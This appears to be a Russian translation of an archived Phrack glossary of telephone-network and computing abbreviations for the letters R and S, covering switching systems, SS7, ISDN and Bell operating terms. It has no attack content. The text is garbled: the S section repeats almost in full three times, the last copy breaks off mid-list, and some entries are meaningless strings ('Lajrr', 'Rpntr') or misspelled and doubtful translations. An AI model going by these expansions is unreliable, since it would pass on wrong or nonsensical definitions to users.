RDB/RDR	Недавнее отключение бизнес / жилой.
RDBM	Управление реляционной базой данных
RDES	Система дистанционного ввода данных
RDFI	Интерфейс цифровых каналов RSM
RDG	Чтение регистра сообщений
RDS	Цифровая радиосистема
RDS	Система эталонного распределения
RDS	Текущая цифровая сумма
RDSN	Цифровая коммутируемая сеть региона
RDT	Цифровой радиотерминал
RDT	Дистанционный цифровой терминал
RDY	Признак ресинхронизации после потери фрейминга (код канала

	C/I CO)
RE	Lajrr
RE	Излучаемые эмиссии (EME)
REACC	Повторный доступ
REC	Запись
REC	Воссоздать (отображение)
REC	Региональный инженерный центр
RED	Текстовый редактор сообщений о недавних изменениях
REH	Восстановленная история
REJ	Отклонить (команда/ответ LAP-D)
REL	Освободить (i.451)
REL	Освободить неперехваченные номера по дате выпуска
REM	Модуль дистанционного оборудования
REM	Удалить расположения фреймов
REMOBS	Система дистанционного наблюдения
REMSH	Удалённая оболочка
REN	Эквивалентный номер звонка
REOC	Центр операций с недвижимостью
REP	Опция повторной печати
REPT#	Номер отчёта
REQ	Требуется
RES	Сброс (код канала C/I)
RES	Сопротивление
RES	Возобновить (i.451)
RES	Отправить запрошенный ответ
RES1	Сброс приёмника (код канала C/I)
RET	Перезаконцовка расположений фреймов
REV	Обратная тарификация (i.256 c)
REV	Обращённый
REW	Статус переработки
REX	Повторное выполнение заказа на обслуживание
REX	Плановые учения.
REX	Плановый тренажёр.
REXX	Язык реструктурированного расширенного исполнителя
RF	Радиочастота
RFI	Радиочастотные помехи
RID	Чтение идентификации (команда монитора IOM2)
RID	Устройство дистанционной изоляции
RISLU	Дистанционный интегрированный линейный блок услуг
RJ	Отклонить
RJDT	Дата отклонения
RJR	Удалить коды причин угрозы
RJR	Допустимые причины отклонения
RKW	(нем. PCM30) FAS
RL	Повторить позже
RL	Лампа сопротивления
RL	Повторить позже
RL	Обратные потери
RLC	Сообщение о полном освобождении (SS7: в SCCP)
RLCM	Модуль концентрации удалённых линий
RLDT	Дата выпуска
RLF	Коэффициент верхней нагрузки повторного использования DIPS
RLG	Освобождение от охраны при нестабильном вызове (исходящем)
RLI	Интерфейс дистанционной линии
RLM	Модуль дистанционной линии
RLO	Автоматическое назначение реле присутствует
RLOGIN	Дистанционный вход в систему
RLS	Освобождение
RLSD	Сообщение об освобождении (SS7: в SCCP)
RLST	Статус освобождения
RLT	Дистанционный тест линии
RLT	Дистанционный тест петли
RLY	Разное реле
RM	Примечание
RMA	Запрос на ручную помощь
RMAC	Дистанционный центр администрирования памяти
RMAS	Система автоматических последних сообщений
RMAS	Дистанционное администрирование памяти
RMAS	Система дистанционного администрирования памяти
RMK	Примечания к группе поиска
RMK	Примечания

RMK	Примечания на кабельной паре
RMK	Примечания на офисном оборудовании
RMK	Примечания на заказах
RMK	Примечания на телефонном номере
RMM	Модуль дистанционного обслуживания
RMP	Таблица пунктуации недавних изменений
RMPK	Дистанционная полка
RMR	Регистры дистанционных сообщений
RMS	Дистанционное среднеквадратичное
RMS	Среднеквадратичное значение
RMS-D	Дистанционная измерительная система - цифровая
RMS-D1	Дистанционная измерительная система - цифровой сигнал уровня один
RMS-D1A	Дистанционная измерительная система - доступ к цифровому сигналу уровня один
RMS-M	Дистанционная измерительная система - металлическая (через SMAS)
RMS-MS	Дистанционная измерительная система - небольшая металлическая (через SMAS)
RMV	Удалить
RMV	Удалено из обслуживания - 1AESS
RN	Эталонный шум
RN	Кольцевой узел
RNA	Освободить телефонные номера для назначения
RNG	Звонок
RNGS	Звонки
RNMC	Дистанционный центр управления сетью
RNO	Номер подсущности RSS
RNOC	Региональный центр сетевых операций
RNR	Приём не готово (команда/ответ LAP-D)
RO	Только приём
RO	Плановые прочие.
ROB	Буфер дистанционного заказа
ROC	Региональная операционная компания
RODD	Избыточный ODD
ROE	Установление резервного заказа
ROE	Офисное оборудование RSS
ROH	Трубка снята
ROI	Запрос резервного заказа
ROK	Республика Корея
ROM	Постоянная память
ROOT	Системный менеджер некоторых ОС Unix и COSMOS
ROP	Принтер только на приём
ROSE	Элемент службы дистанционных операций (подмножество TCAP)
ROTF	Оперативный отказ.
ROTL	Дистанционная тестовая линия офиса
ROTLS	Система тестирования дистанционных офисных линий
ROUT	Маршруты
ROW	Изъятие резервного заказа
RP	Повторитель
RPFC	Чтение текущего значения подачи питания (команда монитора IOM2)
RPM	Параметры недавних изменений
RPO	Региональная организация закупок
RPOA	Признанное частное операционное агентство
RPT	Повторный
RPT	Отчёт
RQ	Rpntr
RQS	Система тарифов/цитат
RQSM	Региональное управление качественным обслуживанием
RQST	Запрос
RR	Приём готово (команда/ответ LAP-D)
RRCLK	Плата схемы дистанционных часов
RRO	Офис получения отчётов
RS	Излучаемая восприимчивость (EMS)
RS	Разделитель записей (управляющий символ ASCII)
RS	Ремонтная служба
RS	Сброс
RSA	Дежурный ремонтной службы
RSAT	Тестирование надёжности и системной архитектуры
RSB	Бюро ремонтной службы

RSB	Бюро ремонтной службы
RSC	Дистанционный коммутационный центр
RSC	Подтверждение сброса (SS7: в SCCP и ISUP)
RSC	Центр жилых услуг
RSCS	Система дистанционного управления исходным кодом
RSE	Дистанционное сервисное оборудование
RSHF	Полка концентрации дистанционных линий
RSIT	Дистанционный объект
RSLC	Контроллер модуля дистанционной линии абонента
RSLE	Оборудование дистанционной линии абонента
RSLM	Модуль дистанционной линии абонента
RSM	Дистанционный коммутационный модуль
RSS	Дистанционная коммутационная система
RST	Получен сброс (исходящий)
RST	Тест сопротивления
RST	Тест сопротивления (команда SARTS)
RST	Восстановить
RST	Восстановлено в статус обслуживания - 1AESS
RSTS/E	Разделение ресурсов по времени / расширенное
RSU	Дистанционный коммутационный блок
RSY	Ресинхронизация (код канала C/I)
RSYD	RSY нисходящее
RSYU	RSY восходящее
RT	Радиолинейное INTER/TRA blocal 1-26
RT	Дистанционный терминал
RT	Дистанционный терминал (противоположность COT)
RT04	Статус мониторов - звонок и установка тонов - 1AESS
RTA	Дистанционное устройство транков
RTA	Дистанционная схема транков
RTAC	Региональный центр технической помощи
RTAC	Центр сборки дистанционных транков
RTB	Буфер повторной передачи
RTCA	Радиотехническая комиссия по аэронавтике
RTEST	Дистанционный тест TOPS
RTF	Тайм-аут освобождения
RTH	Отчёт по учёту запасного и введённого в эксплуатацию оборудования линий
RTI	Индекс маршрута
RTIME	Время выпуска (время обновления базы данных)
RTL	Логика резистор-транзистор
RTM	Региональное управление телекоммуникациями
RTM	Дистанционный тестовый модуль
RTN	Возврат к норме (в EOC)
RTOC	Жилой центр обработки заказов на телефонию
RTP	Пакет тарифного обслуживания
RTP	Дистанционная тестовая точка (RTS-5A)
RTPP	Панель дистанционных тестовых портов
RTR	Тарифное обслуживание маршрута (GTE)
RTRV	Извлечь
RTS	Отчёт о статусе реле и телефонных номеров
RTS	Дистанционный тестовый блок
RTS	Дистанционная система тестирования
RTS	Запрос на передачу
RTS	Дистанционная тестовая система SMAS в центральных офисах
RTSE	Элемент надёжной службы передачи
RTSI	Приёмный интерчейнджер временных слотов
RTU	Дистанционный блок транков
RTU	Право использования
RTZ	Тарифная зона
RU	Блок приёма
RUM	Дистанционный мультиплексор пользователей
RUP	Запрос незапрошенной обработки
RV	Проверить
RVDT	Дата и время проверки
RVPT	Приёмопередатчик обратного импульсирования
RVPT	Приёмопередатчики обратного импульсирования
RW	Разрешение чтения/записи
RWC	Дистанционный рабочий центр
RX	Дистанционный обмен
RZ	Зона сопротивления
RZ	Возврат к нулю

```
  RxSD          Получение серийных данных
```

Архивная копия материалов Phrack Magazine.

Аббревиатуры. Часть V

Автор: (без указания)

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам

SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы

SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор

SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание

SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса

SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)

SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)

SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации

SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум

S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища

SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson

SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала

SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC

SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных

SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA

SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы

SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК

SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания

SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA

SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано

SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов

SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP

SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)

SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26

SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
